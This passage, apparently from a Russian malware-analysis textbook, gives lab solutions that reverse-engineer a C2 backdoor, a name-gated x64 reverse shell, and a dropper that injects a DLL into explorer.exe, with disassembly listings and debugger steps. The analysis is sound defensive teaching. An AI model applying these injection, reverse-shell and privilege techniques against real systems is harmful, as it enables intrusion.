Листинг 20.12Л. Первый вызов внутри функции maybe_beacon

```
00401FC8            mov     ❶ eax, [esi]
00401FCA            mov     ❷ edx, [eax+144h]
00401FD0            add     ❸ eax, 104h
00401FD5            push      edx                 ; hostshort
00401FD6            push      eax                 ; char *
00401FD7            call      sub_403D50
```

Дизассемблер IDA Pro пометил некоторые аргументы функции `sub_403D50`, так как он знает, что позже они будут переданы импорту. Наиболее примечательным является аргумент `hostshort`, который дальше используется сетевой функцией `htons`. Значения этих параметров извлекаются из объекта `mainObject`, хранившегося в регистре ESI.

В строке ❶ регистр ESI разыменовывается, чтобы получить указатель на `configObject`; последний хранится внутри `mainObject` и имеет сдвиг 0. Затем с помощью сдвигов +144 и 0x248 из объекта `configObject` извлекаются значения `hostshort` ❷ и `char *` ❸. Такая витиеватость свойственна программам, написанным на C++. В языке C эти значения хранились бы в виде глобальных данных, а их сдвиги были бы помечены в IDA Pro, но в C++ они сдвигаются относительно объектов, что усложняет их отслеживание.

Чтобы определить, какие данные попадут в стек, необходимо вернуться к функции, которая инициализирует объект `configObject`, и посмотреть, что находится в сдвигах 0x144 и 0x248. Часто для определения подобных значений проще использовать динамический анализ, но, раз у нас нет доступа к управляющему серверу, придется идти статическим путем.

Мы видим, что функция sub_403D50 использует вызовы htons, socket и connect, чтобы установить соединение с удаленным сокетом. Затем внутри maybe_beacon происходит вызов sub_402FF0, код которого показан в листинге 20.13Л.

Листинг 20.13Л. Начало функции, собирающей информацию о жертве

```
0040301C     call    ds:GetComputerNameA
00403022     test    eax, eax
00403024     jnz     short loc_403043
00403026     push    offset aErrorConductin  ; "Error conducting machine survey"
0040302B     lea     ecx, [esp+40h+var_1C]
0040302F     call    sub_403910
00403034     lea     eax, [esp+3Ch+var_1C]
00403038     push    offset unk_411150
0040303D     push    eax
0040303E     call    __CxxThrowException@8   ; _CxxThrowException(x,x)
```

Как мы видим, этот код пытается получить имя компьютера. Если ему это не удается, он генерирует исключение с текстом ошибки Error conducting machine survey. Из этого следует, что данная функция собирает информацию о системе жертвы.

Оставшийся код извлекает дополнительные сведения. Теперь мы можем переименовать функцию sub_402FF0 в surveyVictim и двигаться дальше.

Проанализируем функцию maybe_beacon, которая делает вызов sub_404ED0. Судя по сообщению об ошибке, sub_404ED0 отправляет удаленному серверу HTTP-запрос типа POST. Затем maybe_beacon вызывает функцию sub_404B10 и, судя по тем же сообщениям, проверяет, что пришло в ответ на сигнал. Не углубляясь в подробности, можно сказать, что функция maybe_beacon занимается отправкой сигналов и что для продолжения работы программы она должна получить определенный ответ.

Вернемся к методу main2 и проверим функцию maybe_poll (0x402410). Ее первый вызов, sub_403D50, уже был проанализирован ранее — он инициализирует соединение с удаленным управляющим сервером. Дальше функция maybe_poll делает вызов sub_404CF0, который шлет HTTP-запрос типа GET, чтобы получить информацию из удаленного сервера. Третий вызов, sub_404B10, извлекает ответ сервера на предыдущий запрос. Вслед за этим расположены два блока кода, которые генерируют исключение, если ответ неправильно отформатирован.

Затем идет выражение switch с шестью вариантами (листинг 20.14Л).

Листинг 20.14Л. Выражение switch внутри функции maybe_poll

```
0040251F        mov         al, [esi+4]
00402522        add         eax, -61h               ; switch 6 cases
00402525        cmp         eax, 5
00402528        ja          short loc_40257D        ; default
0040252A        jmp         ds:off_4025C8[eax*4]    ; switch jump
```

Для выбора перехода используется значение [esi+4], хранящееся в регистре EAX; при этом из него вычитается 0x61. Если оно не меньше 5, то не выполняется ни один из переходов. Это гарантирует, что значение находится в диапазоне от 0x61 до 0x66 (или от a до f в кодировке ASCII). После вычитания 0x61 значение

используется в качестве сдвига в таблице переходов, которая была распознана и помечена в IDA Pro.

Щелчок на функции `off_4025C8` позволяет перейти на шесть разных участков, которые нужно проанализировать. Пронумеруем их от `case_1` до `case_6` и рассмотрим каждый из них в отдельности.

- `case_1` вызывает оператор `delete` и немедленно завершается, не выполняя никаких других действий. Переименуем этот участок в `case_doNothing`.
- `case_2` использует функцию `atoi`, чтобы превратить строку в число, и затем, прежде чем завершиться, делает вызов `sleep`. Переименуем его в `case_sleep`.
- `case_3` анализирует строку, после чего выполняет операцию `CreateProcess`. Переименуем его в `case_ExecuteCommand`.
- `case_4` вызывает функцию `CreateFile` и записывает на диск HTTP-ответ, полученный от управляющего сервера. Переименуем его в `case_downloadFile`.
- `case_5` тоже вызывает функцию `CreateFile`, но загружает данные из файла на удаленный сервер, используя HTTP-команду типа `POST`. Переименуем его в `case_uploadFile`.
- `case_6` использует вызовы `GetComputerName`, `GetUserName`, `GetVersionEx` и `GetDefaultLCID`, которые собирают информацию о компьютере жертвы и передают результаты управляющему серверу.

Итак, мы имеем дело с бэкдором, который считывает конфигурационный файл, чтобы определить адрес управляющего сервера, шлет этому серверу сигнал и реализует несколько разных функций в зависимости от полученного ответа.

Работа 21.1

Краткие ответы

1. Если запустить программу без каких-либо параметров, она сразу же завершится.
2. Функция `main` расположена по адресу 0x00000001400010C0. Ее можно распознать по аргументам — целому числу и двум указателям.
3. В стеке хранится строка `ocl.exe`.
4. Чтобы заставить эту программу выполнить свой код, не переименовывая исполняемый файл, можно записать инструкцию NOP вместо перехода `jump` по адресу 0x0000000140001213.
5. Вызов `strncmp` по адресу 0x0000000140001205 сравнивает имя исполняемого файла со строкой `jzm.exe`.
6. Функция по адресу 0x00000001400013C8 принимает один аргумент с сокетом, подключенным к удаленному узлу.

7. Вызов `CreateProcess` принимает десять параметров. Этого нельзя определить по листингу, полученному в IDA Pro, так как мы не можем отличить значения, хранимые в стеке, от аргументов функции. Информация о десяти параметрах получена из документации MSDN.

Подробный анализ

Попытка выполнить динамический анализ не дает никаких результатов, так как программа завершается сразу после запуска. Откроем ее и попробуем найти метод `main` (в последней версии IDA Pro этого делать не нужно).

Начнем наш анализ с адреса 0x0000000140001750. Это должна быть точка входа, если верить PE-заголовку (листинг 21.1Л).

Листинг 21.1Л. Точка входа в программу Lab21-01.exe

```
0000000140001750        sub         rsp, 28h
0000000140001754        call        sub_140002FE4 ❶
0000000140001759        add         rsp, 28h
000000014000175D        jmp         sub_1400015D8 ❷
```

Мы знаем, что метод `main` принимает три аргумента: `argc`, `argv` и `envp`. Кроме того, нам известно, что `argc` занимает 32 бита, а `argv` и `envp` — по 64. Поскольку вызов в строке ❶ не принимает никаких аргументов, это точно не `main`. Беглая проверка показывает, что в нем вызываются только функции из других DLL, поэтому главный метод должен находиться за инструкцией `jmp` ❷.

Отследим переход и прокрутим код вниз к функции с тремя аргументами. Пропустив множество функций, которые не принимают никаких значений, мы наконец находим метод `main` (листинг 21.2Л). Первый его аргумент находится в строке ❶ и представляет собой 32-битное число типа `int`. Два других аргумента, ❷ и ❸, являются 64-битными указателями.

Листинг 21.2Л. Вызов главного метода программы Lab21-01.exe

```
00000001400016F3        mov         r8, cs:qword_14000B468 ❸
00000001400016FA        mov         cs:qword_14000B470, r8
0000000140001701        mov         rdx, cs:qword_14000B458 ❷
0000000140001708        mov         ecx, cs:dword_14000B454 ❶
000000014000170E        call        sub_1400010C0
```

Теперь можно сосредоточиться на содержимом функции `main`. В самом начале мы видим большое количество данных, перемещаемых в стек. Часть из них показана в листинге 21.3Л.

Листинг 21.3Л. ASCII-строка, загружаемая в стек, но не распознанная в IDA Pro

```
0000000140001150        mov         byte ptr [rbp+250h+var_160+0Ch], 0
0000000140001157        mov         [rbp+250h+var_170], 2E6C636Fh
0000000140001161        mov         [rbp+250h+var_16C], 657865h
```

Сразу бросается в глаза, что числа, попадающие в стек, представляют собой символы в формате ASCII. `0x2e` обозначает точку (`.`), а шестнадцатеричные значения, начинающиеся с 3, 4, 5 и 6, в основном являются буквами. Щелкнем правой кнопкой мыши на каждой строке с числами и позволим IDA Pro пометить все символы. После этого код должен выглядеть следующим образом (листинг 21.4Л).

Листинг 21.4Л. Код из предыдущего листинга после маркировки символов в IDA Pro

```
0000000140001150        mov          byte ptr [rbp+250h+var_160+0Ch], 0
0000000140001157        mov          [rbp+250h+var_170], '.lco'
0000000140001161        mov          [rbp+250h+var_16C], 'exe'
```

Теперь мы видим, что этот код сохраняет в стек строку `ocl.exe` (как вы помните, в архитектурах x86 и x64 байты располагаются от младшего к старшему, поэтому, когда данные в кодировке ASCII представлены в виде 32-битных чисел, их символы хранятся в обратном порядке). Эти три инструкции `mov` сохраняют в стек байты, обозначающие строку `ocl.exe`.

Напомним, что программа `Lab09-02.exe` тоже отказывалась нормально работать, пока мы не переименовали ее в `ocl.exe`. Однако в данном случае этот подход не срабатывает. Поэтому продолжим исследовать код в IDA Pro.

В ходе дальнейшего анализа обнаруживается вызов `strrchr`, который, как и в лабораторной работе 9.2, извлекает имя исполняемого файла, отбрасывая путь к каталогу. Дальше мы видим кодирующую функцию, часть которой показана в листинге 21.5Л.

Листинг 21.5Л. Кодирующая функция

```
00000001400011B8        mov       eax, 4EC4EC4Fh
00000001400011BD        sub       cl, 61h
00000001400011C0        movsx     ecx, cl
00000001400011C3        imul      ecx, ecx
00000001400011C6        sub       ecx, 5
00000001400011C9        imul      ecx
00000001400011CB        sar       edx, 3
00000001400011CE        mov       eax, edx
00000001400011D0        shr       eax, 1Fh
00000001400011D3        add       edx, eax
00000001400011D5        imul      edx, 1Ah
00000001400011D8        sub       ecx, edx
```

Анализ этой кодирующей функции был бы довольно хлопотным, поэтому мы отложим ее на будущее и попробуем определить, как используется закодированная строка. Прокрутим немного вниз, к вызову `strncmp`, как показано в листинге 21.6Л.

Листинг 21.6Л. Код, который сравнивает имя файла с закодированной строкой и выбирает один из двух маршрутов

```
00000001400011F4        lea        rdx, [r11+1]        ; char *
00000001400011F8        lea        rcx, [rbp+250h+var_170]        ; char *
00000001400011FF        mov        r8d, 104h        ; size_t
```

```
0000000140001205        call        strncmp
000000014000120A        test        eax, eax
000000014000120C        jz          short loc_140001218 ❶
000000014000120E
000000014000120E loc_14000120E:                 ; CODE XREF: main+16Aj
000000014000120E        mov         eax, 1
0000000140001213        jmp         loc_1400013D7 ❷
```

Прокрутив вверх, мы видим, что здесь сравниваются два значения: имя запущенного вредоноса и закодированная строка. В зависимости от результата работы `strncmp` мы либо перейдем к более интересному коду ❶, либо выполним инструкцию `jmp` в строке ❷ и преждевременно завершим программу.

Для проведения динамического анализа необходимо, чтобы программа продолжала работать и не завершалась раньше времени. Мы можем отредактировать переход в строке ❷, чтобы заставить вредонос продолжать выполнение, несмотря на неправильное имя. OllyDbg не поддерживает 64-битные исполняемые файлы, поэтому нам бы пришлось менять байты вручную, используя hex-редактор. Лучше попытаемся определить подходящую строку и переименуем наш процесс так, как мы это сделали в лабораторной работе 9.2.

Чтобы узнать, какую строку ищет вредонос, можно выполнить динамический анализ и извлечь закодированное значение, которое должно стать новым именем исполняемого файла. Воспользуемся для этого WinDbg (опять же из-за того, что OllyDbg не поддерживает 64-битные программы). Откроем программу и укажем точку останова для вызова `strncmp`, как показано на рис. 21.1Л.




Рис. 21.1Л. Использование WinDbg для определения строки, с которой сравнивается имя программы

Иногда вывод в WinDbg может оказаться довольно объемным, поэтому мы сосредоточимся на командах, которые нужно выполнить. Мы не можем создать точку останова с помощью команды `bp strncmp`, так как WinDbg не знает местоположение вызова `strncmp`. Однако благодаря сигнатурам адрес этого вызова можно найти в IDA Pro, и из листинга 21.6Л нам известно, что `strncmp` находится по адресу 0000000140001205. В строке ❶ на рис. 21.1Л используется команда `u`, которая проверяет инструкции на участке 0000000140001205. Затем в строке ❷ в этом месте создается точка останова, после чего выполняется команда `g` (от англ. go — «запустить»). При срабатывании точки останова мы введем команду `da rcx`, чтобы получить строку ❹. В строке ❺ мы видим, что значение, участвующее в сравнении, — `jzm.exe`.

Теперь мы знаем, как заставить эту программу работать. Продолжим наш анализ. Мы видим импорты, расположенные в следующем порядке: `WSAStartup`, `WSASocket`, `gethostbyname`, `htons` и `connect`. Не углубляясь в сам код, мы можем сказать, что программа подключается к удаленному сокету. Дальше мы видим функцию, которая требует отдельного изучения.

Листинг 21.7Л. Шестидесятичетырехбитный вызов функции с неопределенным числом аргументов

```
00000001400013BD        mov         rcx, rbx ❶
00000001400013C0        movdqa      oword ptr [rbp+250h+var_160], xmm0
00000001400013C8        call        sub_140001000
```

В строке ❶ регистр RBX перемещается в RCX. Это может быть как обычным перемещением регистров, так и инициализацией аргумента функции. Внутри RBX мы обнаруживаем сокет, возвращенный операцией `WSASocket`. В ходе анализа функции по адресу 0x0000000140001000 мы видим, что это значение передается вызову `CreateProcessA`, представленному в листинге 21.8Л.

Листинг 21.8Л. Шестидесятичетырехбитный вызов CreateProcessA

```
0000000140001025        mov         [rsp+0E8h+hHandle], rax
000000014000102A        mov         [rsp+0E8h+var_90], rax
000000014000102F        mov         [rsp+0E8h+var_88], rax
0000000140001034        lea         rax, [rsp+0E8h+hHandle]
0000000140001039        xor         r9d, r9d        ; lpThreadAttributes
000000014000103C        xor         r8d, r8d        ; lpProcessAttributes
000000014000103F        mov         [rsp+0E8h+var_A0], rax
0000000140001044        lea         rax, [rsp+0E8h+var_78]
0000000140001049        xor         ecx, ecx        ; lpApplicationName
000000014000104B        mov         [rsp+0E8h+var_A8], rax ❶
0000000140001050        xor         eax, eax
0000000140001052        mov         [rsp+0E8h+var_78], 68h
000000014000105A        mov         [rsp+0E8h+var_B0], rax
000000014000105F        mov         [rsp+0E8h+var_B8], rax
0000000140001064        mov         [rsp+0E8h+var_C0], eax
0000000140001068        mov         [rsp+0E8h+var_C8], 1
0000000140001070        mov         [rsp+0E8h+var_3C], 100h
000000014000107B        mov         [rsp+0E8h+var_28], rbx ❷
0000000140001083        mov         [rsp+0E8h+var_18], rbx ❸
000000014000108B        mov         [rsp+0E8h+var_20], rbx ❹
0000000140001093        call        cs:CreateProcessA
```

Здесь не показан участок кода, на котором сокет сохраняется в регистр RBX. Все аргументы перемещаются в стек с помощью инструкций `mov` вместо `push`, что делает вызов функции куда более сложным, чем в 32-битной версии.

Большинство значений, попадающих в стек, представляют собой аргументы вызова `CreateProcessA`, такие как `LPSTARTUPINFO` в строке ❶. Но есть и исключения. Например, структура `STARTUPINFO` хранится в стеке сама по себе, начиная с участка `var_78`. В строках ❷, ❸ и ❹ в нее сохраняются другие значения с помощью инструкций `mov`, поэтому они тоже попадают в стек, не являясь при этом аргументами вызова `CreateProcessA`.

Из-за этого переплетения аргументов и разных обращений к стеку сложно сказать, сколько именно параметров принимает функция, глядя лишь на ее вызов. Однако операция `CreateProcessA` задокументирована, поэтому мы знаем, что ей передается десять аргументов.

Таким образом, мы добрались до завершающей части кода. Мы выяснили, что вредонос проверяет имя запускаемого файла и, если тот называется `jzm.exe`, создает обратную командную оболочку, открывая удаленный доступ к компьютеру.

Работа 21.2

Краткие ответы

1. Вредонос содержит такие разделы с ресурсами, как `X64`, `X64DLL` и `X86`. В каждую из них встроен PE-файл.
2. Файл `Lab21-02.exe` скомпилирован для 32-битной системы. Это видно по полю `Characteristics` в PE-заголовке, в котором установлен флаг `IMAGE_FILE_32BIT_MACHINE`.
3. Вредонос пытается определить, запущен ли он на платформе x64. Для этого он находит и вызывает функцию `IsWow64Process`.
4. В 32-битных системах вредонос сбрасывает на диск раздел с ресурсами `X86` и внедряет его в процесс `explorer.exe`. В 64-битных системах на диск сбрасываются разделы `X64` и `X64DLL`, после чего исполняемый файл запускается в виде 64-битного процесса.
5. В 32-битных системах вредонос сохраняет файл `Lab21-02.dll` в системный каталог Windows, который обычно имеет путь `C:\Windows\System32\`.
6. В 64-битных системах вредонос сохраняет в системный каталог Windows файлы `Lab21-02x.dll` и `Lab21-02x.exe`, но поскольку это 32-битный процесс, запущенный в режиме WOW64, то этим каталогом будет `C:\Windows\SysWOW64\`.
7. На платформе x64 вредонос запускает файл `Lab21-02x.exe`, который является 64-битным процессом. Это можно определить по PE-заголовку, в поле `Characteristics` которого установлен флаг `IMAGE_FILE_64BIT_MACHINE`.

8. На обеих платформах, x64 и x86, вредонос внедряет библиотеку в процесс `explorer.exe`. В первом случае запускается 64-битный двоичный файл, который внедряет 64-битную библиотеку в 64-битный процесс. На платформе x86 библиотека и процесс являются 32-битными.

Подробный анализ

Здесь используется тот же вредоносный код, что и в файле `Lab12-01.exe`, только с добавлением 64-битного компонента, поэтому логично будет начать наш анализ с лабораторной работы 12.1. Посмотрим, какие строки содержатся в двоичном файле.

```
IsWow64Process
Lab21-02x.dll
X64DLL
X64
X86
Lab21-02x.exe
Lab21-02.dll
```

Мы видим несколько значений с упоминанием платформы x64, а также API-вызов `IsWow64Process`, который позволяет вредоносу определить, является ли он 32-битным процессом, запущенным в 64-битной системе. Стоит также отметить три подозрительных имени: `Lab21-02.dll`, `Lab21-02x.dll` и `Lab21-02x.exe`.

Теперь откроем программу в PEview, как показано на рис. 21.2Л.




Рис. 21.2Л. В PEview видны три разных раздела с ресурсами

Мы видим три раздела с ресурсами: `X64`, `X64DLL` и `X86`. В каждом из них содержится встроенный файл формата PE. Это можно определить по заголовку `MZ` и заглушке DOS. Беглый динамический анализ показывает, что этот вредонос выводит надоедливые всплывающие сообщения и в 32-, и в 64-битной системе — в точности как в лабораторной работе 12.1.

Теперь перенесем наш анализ в IDA Pro, чтобы узнать, каким образом вредонос использует вызов `IsWow64Process`. Как мы видим, в начале файлов `Lab21-02.exe` и `Lab12-01.exe` содержится один и тот же код, который динамически находит API-функции для обхода списка процессов. После этого вредонос динамически ищет вызов `IsWow64Process` (листинг 21.9Л), чего не происходило в лабораторной работе 12.1.

Листинг 21.9Л. Динамический поиск и вызов функции IsWow64Process

```
004012F2        push    offset aIswow64process   ; "IsWow64Process"
004012F7        push    offset ModuleName        ; "kernel32"
004012FC        mov     [ebp+var_10], 0
00401303        call    ebx        ; GetModuleHandleA ❶
00401305        push    eax        ; hModule
00401306        call    edi        ; GetProcAddress ❷
00401308        mov     myIsWow64Process, eax
0040130D        test    eax, eax ❸
0040130F        jz      short loc_401322
00401311        lea     edx, [ebp+var_10]
00401314        push    edx
00401315        call    ds:GetCurrentProcess
0040131B        push    eax
0040131C        call    myIsWow64Process ❹
```

Вредонос получает дескриптор библиотеки `kernel32.dll` в строке ❶ и вызывает `GetProcAddress` в строке ❷, чтобы найти местоположение функции `IsWow64Process`. В случае успеха полученный адрес сохраняется в переменную `myIsWow64Process`.

Проверка в строке ❸ определяет, нашел ли вредонос функцию `IsWow64Process`, которая доступна только в новых версиях Windows. Это делается для совместимости с более старыми ОС, которые не поддерживают `IsWow64Process`. Дальше вредонос использует операцию `GetCurrentProcess`, чтобы получить PID своего процесса, и производит вызов `IsWow64Process` ❹. В итоге, если процесс является 32-битным приложением и запущен в режиме WOW64, переменной `var_10` присваивается `true`.

В зависимости от результатов этой проверки код выбирает один из двух маршрутов — x86 или x64. В первую очередь проанализируем маршрут x86.

Маршрут выполнения x86

При выборе маршрута x86 код передает строки `Lab21-02.dll` и `X86` в вызов `sub_401000`. Исходя из проделанного нами статического анализа эту функцию можно переименовать в `extractResource`, как показано в строке ❶ листинга 21.10Л.

Листинг 21.10Л. Вызов extractResource с параметрами X86

```
004013D9        push        offset aLab2102_dll      ; "Lab21-02.dll"
004013DE        push        offset aX86              ; "X86"
004013E3        call        extractResource ❶       ; formerly sub_401000
```

При ближайшем рассмотрении мы видим, что функция `extractResource` на самом деле сохраняет на диск раздел с ресурсами `X86` и добавляет второй аргумент к результату выполнения вызова `GetSystemDirectoryA`. Ресурс `X86` извлекается в файл `C:\Windows\System32\Lab21-02.dll`.

Затем с помощью вызова `sub_401130` вредонос устанавливает привилегию `SeDebugPrivilege`; при этом используются API-функции `OpenProcessToken`, `LookupPrivilegeValueA` и `AdjustTokenPrivileges`, как было описано в подразделе

«Использование привилегии SeDebugPrivilege» раздела «Повышение привилегий» главы 11. Дальше вызывается метод `EnumProcesses` и запускается цикл для перебора процессов в поисках модуля с базовым именем `explorer.exe`. Сравнение происходит с помощью вызова `strnicmp`.

В конце программа производит внедрение библиотеки `Lab21-02.dll` в процесс `explorer.exe`, используя вызовы `VirtualAllocEx` и `CreateRemoteThread`. Этот подход идентичен тому, который использовался в лабораторной работе 12.1. Если сравнить MD5-хеши файлов `Lab21-02.dll` и `Lab12-01.dll`, окажется, что они полностью совпадают. Можно сделать вывод, что при запуске в 32-битной системе этот вредонос ведет себя так же, как `Lab12-01.exe`. Теперь проверим маршрут x64, чтобы понять, отличается ли поведение программы в 64-битной среде.

Маршрут выполнения x64

Маршрут выполнения x64 начинается с двойного вызова функции `extractResource`, которая сохраняет на диск разделы с ресурсами `X64` и `X64DLL` (листинг 21.11Л).

Листинг 21.11Л. Извлечение ресурсов с двумя двоичными файлами при работе на платформе x64

```
0040132F        push        offset aLab2102x_dll      ; "Lab21-02x.dll"
00401334        push        offset aX64dll            ; "X64DLL"
00401339        mov         eax, edi
0040133B        call        extractResource
...
0040134D        push        offset aLab2102x_exe      ; "Lab21-02x.exe"
00401352        push        offset aX64               ; "X64"
00401357        mov         eax, edi
00401359        call        extractResource
```

Два раздела с ресурсами сохраняются в файлы `Lab21-02x.dll` и `Lab21-02x.exe`, которые затем помещаются в каталог, полученный из вызова `GetSystemDirectoryA`. Но, если запустить вредонос в 64-битной системе, мы не увидим эти двоичные файлы в каталоге `C:\Windows\System32`. Вредонос представляет собой 32-битное приложение, запущенное на платформе x64, поэтому он выполняется в режиме WOW64. В этом случае системным является каталог `C:\Windows\SysWOW64`, и именно там находятся эти два файла.

Дальше вредонос запускает на локальном компьютере файл `Lab21-02x.exe`, используя вызов `ShellExecuteA`. В PE-заголовке этого файла находится поле `Characteristics` с установленным флагом `IMAGE_FILE_64BIT_MACHINE`. Это свидетельствует о том, что данный двоичный файл скомпилирован для платформы x64 и будет выполняться как 64-битный процесс.

Для дизассемблирования файла `Lab21-02x.exe` нам понадобится продвинутая версия IDA Pro с поддержкой x64. В целом этот файл по своей структуре напоминает `Lab21-02.exe`. Например, сначала он тоже динамически находит API-функции для перебора списка процессов. Но есть и отличие: при построении строки в нем используются вызовы `lstrcpyA` и `lstrcatA`, как это показано в строках ❶ и ❷ листинга 21.12Л.

Листинг 21.12Л. Построение пути к DLL и запись его во внешний процесс

```
00000001400011BF     lea      rdx, String2   ; "C:\\Windows\\SysWOW64\\"
00000001400011C6     lea      rcx, [rsp+1168h+Buffer]     ; lpString1
...
00000001400011D2     call     cs:lstrcpyA ❶
00000001400011D8     lea      rdx, aLab2102x_dll          ; "Lab21-02x.dll"
00000001400011DF     lea      rcx, [rsp+1168h+Buffer]     ; lpString1
00000001400011E4     call     cs:lstrcatA ❷
...
00000001400012CF     lea      r8, [rsp+1168h+Buffer] ❸; lpBuffer
00000001400012D4     mov      r9d, 104h       ; nSize
00000001400012DA     mov      rdx, rax        ; lpBaseAddress
00000001400012DD     mov      rcx, rsi        ; hProcess
00000001400012E0     mov      [rsp+1168h+var_1148], 0
00000001400012E9     call     cs:WriteProcessMemory
```

Созданная строка помещается в локальную переменную `Buffer` (выделенную в листинге жирным шрифтом) и совпадает с путем к каталогу, в который была сохранена библиотека, — `C:\Windows\SysWOW64\Lab21-02x.dll`. В итоге в строке ❸ `Buffer` передается в вызов `WriteProcessMemory` в виде регистра `r8` (аргумент `lpBuffer`). Несмотря на отсутствие каких-либо инструкций `push`, аргументы этого вызова были распознаны и откомментированы в IDA Pro.

Тот факт, что вслед за записью пути к DLL вызывается функция `CreateRemoteThread`, свидетельствует, что данный двоичный файл тоже производит внедрение библиотеки. Найдем в списке строк значение `explorer.exe` и отследим его перекрестные ссылки, ведущие к адресу 0x140001100, как это показано в строке ❶ листинга 21.13Л.

Листинг 21.13Л. Код, который ищет процесс explorer.exe с помощью операции QueryFullProcessImageNameA

```
00000001400010FA        call       cs:QueryFullProcessImageNameA
0000000140001100        lea        rdx, aExplorer_exe ❶   ; "explorer.exe"
0000000140001107        lea        rcx, [rsp+138h+var_118]
000000014000110C        call       sub_140001368
```

Этот код вызывается из цикла, перебирающего список процессов. В итоге результат выполнения `QueryFullProcessImageNameA` с аргументом `explorer.exe` передается в функцию `sub_140001368`. Напрашивается вывод, что это некая операция сравнения, которую не удалось распознать с помощью библиотеки FLIRT для IDA Pro.

Этот вредонос работает так же, как и на платформе x86, внедряясь в процесс `explorer.exe`. Однако в данном случае внедрение происходит в 64-битную версию Проводника. Если открыть файл `Lab21-02x.dll` в IDA Pro с поддержкой 64-битного кода, окажется, что это та же библиотека `Lab21-02.dll`, только скомпилированная для архитектуры x64.